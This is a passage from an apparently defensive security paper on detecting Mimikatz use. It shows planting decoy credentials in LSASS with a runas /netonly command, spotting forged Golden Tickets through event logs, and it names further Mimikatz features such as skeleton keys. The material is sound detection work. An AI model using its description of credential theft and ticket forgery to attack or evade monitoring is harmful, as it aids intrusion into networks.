Attackers utilizing Mimikatz are harvesting credentials to use in pivoting from the compromised system to other targets, seeking other data of value. As such, they will tend to test any credentials discovered on the compromised system. If defenders manage to populate the LSASS cache with false credentials, then monitor logs for attempts to use those credentials, this could indicate an attempt to use Mimikatz-detected credentials. In keeping with the 'honeypot' and 'honeynet' naming convention, these false credentials may be known as 'honeycreds' or 'honey hash tokens'.

Several tools have been developed to inject these false credentials into the LSASS cache, such as clymb3r's Invoke-CredentialInjection Powershell script (Bialek, J., 2014,

PowerShell/Invoke-CredentialInjection.ps1). However, if there is no need to be stealthy when injecting the credentials, it is simpler to use Mark Baggett's method of using **runas** with the **/netonly** option (Baggett, M., 2015, Detecting Mimikatz Use On Your Network).

To inject credentials into LSASS using **runas**, specify the username and command to run, making sure to include the **/netonly** option:

```
$runas /user:<user> /netonly cmd.exe
```


Then provide a convincing password when prompted.

Figure 14: Injecting credentials into LSASS



Retrieving credentials with Mimikatz will return the honeycreds along with the valid credentials.

Figure 15: Viewing injected credentials



Note that, although this example has been crafted to show obviously false credentials, it is imperative that the defender assumes that an attacker is competent and will avoid attempting to use clearly false credentials. It is also worth reminding the reader that an unmonitored honey trap is worse than no honey trap at all...event logs must be monitored for attempts to use the false credentials.

4.3. Monitor for unusual accounts

Although it is a very weak detection method, if an attacker generates a Golden Ticket with an unusual username, this could serve to inform defenders that a Golden Ticket is in use. This monitoring is unlikely to detect a savvy attacker since they would use a valid administrator name on the Golden Ticket, but it may detect less sophisticated attackers. This monitoring can be used along with an aggressive krbtgt password reset policy (see section 3.3) to limit the effectiveness of Golden Ticket attacks.

In addition to monitoring for unusual accounts, it may be possible to detect attempts to use an invalid golden ticket. After the krbtgt password has been changed twice as described in section 3.3, any attempt to use a golden ticket created prior to the password change will generate Windows event 4769 with result code 0x1F, describing a failed integrity check on a decrypted field (CERT-EU, 2014, Protection from Kerberos Golden Ticket). The client address field may then be used to determine the system attempting to use the invalid ticket.

5. Conclusion

Mimikatz is an extremely powerful tool, placing sophisticated attacks within reach of nearly any attacker that can gain root shell on an appropriate Windows system. This paper has covered three of the most common attacks Mimikatz where Mimikatz can be used, but Mimikatz' functionality does not end with cleartext password retrieval, Pass-The-Hash, and Golden Ticket attacks. Though they are beyond the scope of this paper, Mimikatz includes functions for inserting SID history into a user account for cross-domain authentication, and for injecting a 'skeleton key', or universal password, into the LSASS process, allowing any valid user to authenticate with the given password.

Vincent LeToux has contributed code that allows Mimikatz to request that a domain

James Mulder, jim@muldernet.com

controller synchronize an Active Directory object with Mimikatz without running any code on the domain controller. It is clear that both Benjamin Delpy and the Mimikatz community are committed to improving Mimikatz and increasing its usefulness.

As Mimikatz extends its functionality, defenders must adjust to defend against the new attacks Mimikatz provides. This paper has shown that common Mimikatz attacks can be defended against or, at the very least, detected, and there is no reason to believe that future functionality will be any different though it may require additional system configuration and monitoring.

References

- Active Directory Security. (2016, January). Unofficial Guide to Mimikatz & Command Reference. Retrieved from https://adsecurity.org/?page_id=1821
- Baggett, M. (2015, February). Detecting Mimikatz Use On Your Network - SANS Internet Storm Center. Retrieved from <https://isc.sans.edu/forums/diary/Detecting+Mimikatz+Use+On+Your+Network/19311/>
- Bialek, J. (2014, February). PowerShell/Invoke-CredentialInjection.ps1 at master · clymb3r/PowerShell · GitHub. Retrieved from <https://github.com/clymb3r/PowerShell/blob/master/Invoke-CredentialInjection/Invoke-CredentialInjection.ps1>
- Cached and Stored Credentials Technical Overview. (n.d.). Retrieved from <https://technet.microsoft.com/en-us/library/hh994565.aspx>
- Configuring additional LSA protection. (2014, March 12). Retrieved from <https://technet.microsoft.com/en-us/library/dn408187.aspx>
- Delpy, B. (n.d.). gentilkiwi/mimikatz Wiki · GitHub. Retrieved December 11, 2015, from <https://github.com/gentilkiwi/mimikatz/wiki>
- Impact of resetting the password of the krbtgt account? (2014, August). Retrieved from <https://social.technet.microsoft.com/Forums/windowsserver/en-US/53033b4d-766b-4588-95fc-aadd93d8a053/impact-of-resetting-the-password-of-the-krbtgt-account?forum=winserverDS>
- Mimikatz – MSFU Navigation (2014, April). Retrieved from <https://www.offensive-security.com/metasploit-unleashed/mimikatz/>
- Mimikatz, Kiwi, and Golden Ticket generation - Christopher Truncer's Website. (n.d.). Retrieved from <https://www.christophertruncer.com/golden-ticket-generation/>
- Protection from Kerberos Golden Ticket. (2014, July). Retrieved from http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf